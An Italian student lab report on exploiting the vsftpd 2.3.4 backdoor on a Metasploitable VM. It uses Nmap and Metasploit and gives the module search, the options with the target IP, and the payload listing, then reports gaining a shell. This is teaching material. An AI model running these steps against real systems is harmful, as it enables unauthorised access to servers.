
Report eploit

Nell'esercizio di oggi dobbiamo sfruttare una vulnerabilità del protocollo FTP usando un exploit.

Prima di tutto specifichiamo che un exploit è un tipo di codice malevolo che sfrutta una vulnerabilità già presente in un sistema, non va ad inserirla lui stesso.
Lo scopo di un exploit è creare una connessione (shell) su un dispositivo target in modo da potervi accedere liberamente. Possiamo creare due tipi di shell: bind shell (la connessione ha direzione attaccante > taget) o reverse shell (direzione target > attaccante). La reverse shell è molto più comune, in quanto evita il problema di un eventuale stateful firewall (che blocca i pacchetti in ingresso, ma non quelli in uscita).

Come detto, andremo a sfruttare una vulnerabilità presente nel protocollo FTP, vale a dire un protocollo responsabile del trasferimento di file in rete (file transfer protocol, livello 3 del modello ISO/OSI).

Per prima cosa dobbiamo identificaer la versione del protocollo che usa la macchina target, in quanto ogni exploit è applicabile non solo ad uno specifico pogamma ma anche ad una specifica versione di quel programma. Usiamo quindi Nmap per ottenere la versione del protocollo FTP usata da Metasploitable.



Una volta ottenuta, andiamo a vedere quali sono gli exploit disponibili per la versione in questione. Vediamo nell'imaggine sotto che ne esiste uno solo, quindi lo selezioniamo con il comando “use”.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Descri
ption
   -  ----                                  ---------------  ----       -----  ------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD
 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD
 v2.3.4 Backdoor Command Execution

Interact with a module by name or index. For example info 1, use 1 or use exploit/uni
x/ftp/vsftpd_234_backdoor
```


Guardando tra le opzioni dell'exploit vediamo che è richiesto l'indirizzo IP della macchina target (senza di esso Metasploit non saprebbe quale macchina attaccare).
Configuriamo quindi l'exploit con l'indirizzo IP target.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:host:port[,type
                                       :host:port][ ... ]
   RHOSTS   192.168.1.149    yes       The target host(s), see https://docs.metaspl
                                       oit.com/docs/using-metasploit/basics/using-m
                                       etasploit.html
   RPORT    21               yes       The target port (TCP)
```

A questo punto dobbiamo scegliere il payload dell'exploit, ovvero le istruzioni che porteranno alla creazione della shell sul dispositivo attaccato. Come per l'exploit, anche in questo caso possiamo verificare quanti possibili payload esistono per una determinata versione di un programma (anche in questo caso è presente un solo payload).


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show payloads

Compatible Payloads
===================

   #  Name                                Disclosure Date  Rank    Check  Description
   -  ----                                ---------------  ----    -----  -----------
   0  payload/cmd/unix/interact                            normal  No     Unix Command, Intera
ct with Established Connection
```

Selezioniamo quindi il payload con il comando “set” e siamo pronti a lanciare l'exploit. Vediamo che l'attacco ha avuto successo e abbiamo creato una shell sul dispositivo target.



Ora che siamo dentro al sistema taget possiamo muoverci dentro al sistema, aprire file e directory, scalare privilegi ecc...

Creiamo una cartella su Metasploitable usando la shell, quindi dalla nostra macchina attaccante Kali.



Ci spostiamo quindi su Metasploitable e verifichiamo che la nuova directory sia presente.